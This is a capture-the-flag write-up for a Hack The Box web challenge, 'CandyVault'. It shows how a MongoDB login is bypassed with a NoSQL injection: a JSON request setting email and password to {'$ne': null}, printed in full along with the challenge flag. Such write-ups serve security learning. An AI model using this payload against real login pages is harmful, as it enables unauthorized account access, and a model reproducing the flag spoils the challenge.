Challenge: CandyVault

Challenge Description :


The malevolent spirits have concealed all the Halloween treats within their secret vault, and it's imperative that you decipher its enigmatic seal to reclaim the candy before the spooky night arrives.

Context :

- Go and check out this login page and try to find a way to login and get the flag. You are also given the source code for this one so try and look at that as well.


Flag :

- First Install the files and start the instance. Heading to the target's web page we are just given a login page.



- Analyzing the source code we can see that it uses [MongoDB] as the backend for the login. Knowing this we can try to exploit the [MongoDB] Backend.
- First thing i tried was to look for a MongoDB NoSql Injection, testing out a login, we can see it takes 2 parameters, an email and password.
- Searching up for a Nosql Injection gave me some promising results, best one being {Hacktricks} website giving me a Basic authentication bypass POC for the Backend.

- Testing out the first Basic authentication bypass worked and I was able to gain the Flag.



```
POST /login HTTP/1.1
Host: 94.237.49.212:31694
Content-Length: 52
Cache-Control: max-age=0
Accept-Language: en-GB
Upgrade-Insecure-Requests: 1
Origin: http://94.237.49.212:31694
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept: 
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://94.237.49.212:31694/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "email":{
    "$ne":null
  },
  "password":{
    "$ne":null
  }
}
```

```
HTB{s4y_h1_t0_th3_c4
```

- Modifying the Content-Type as well as the Json payload to bypass auth and access the Flag page.
- The Flag given to us is : HTB{s4y_h1_t0_th3_c4andy_v4u1t!}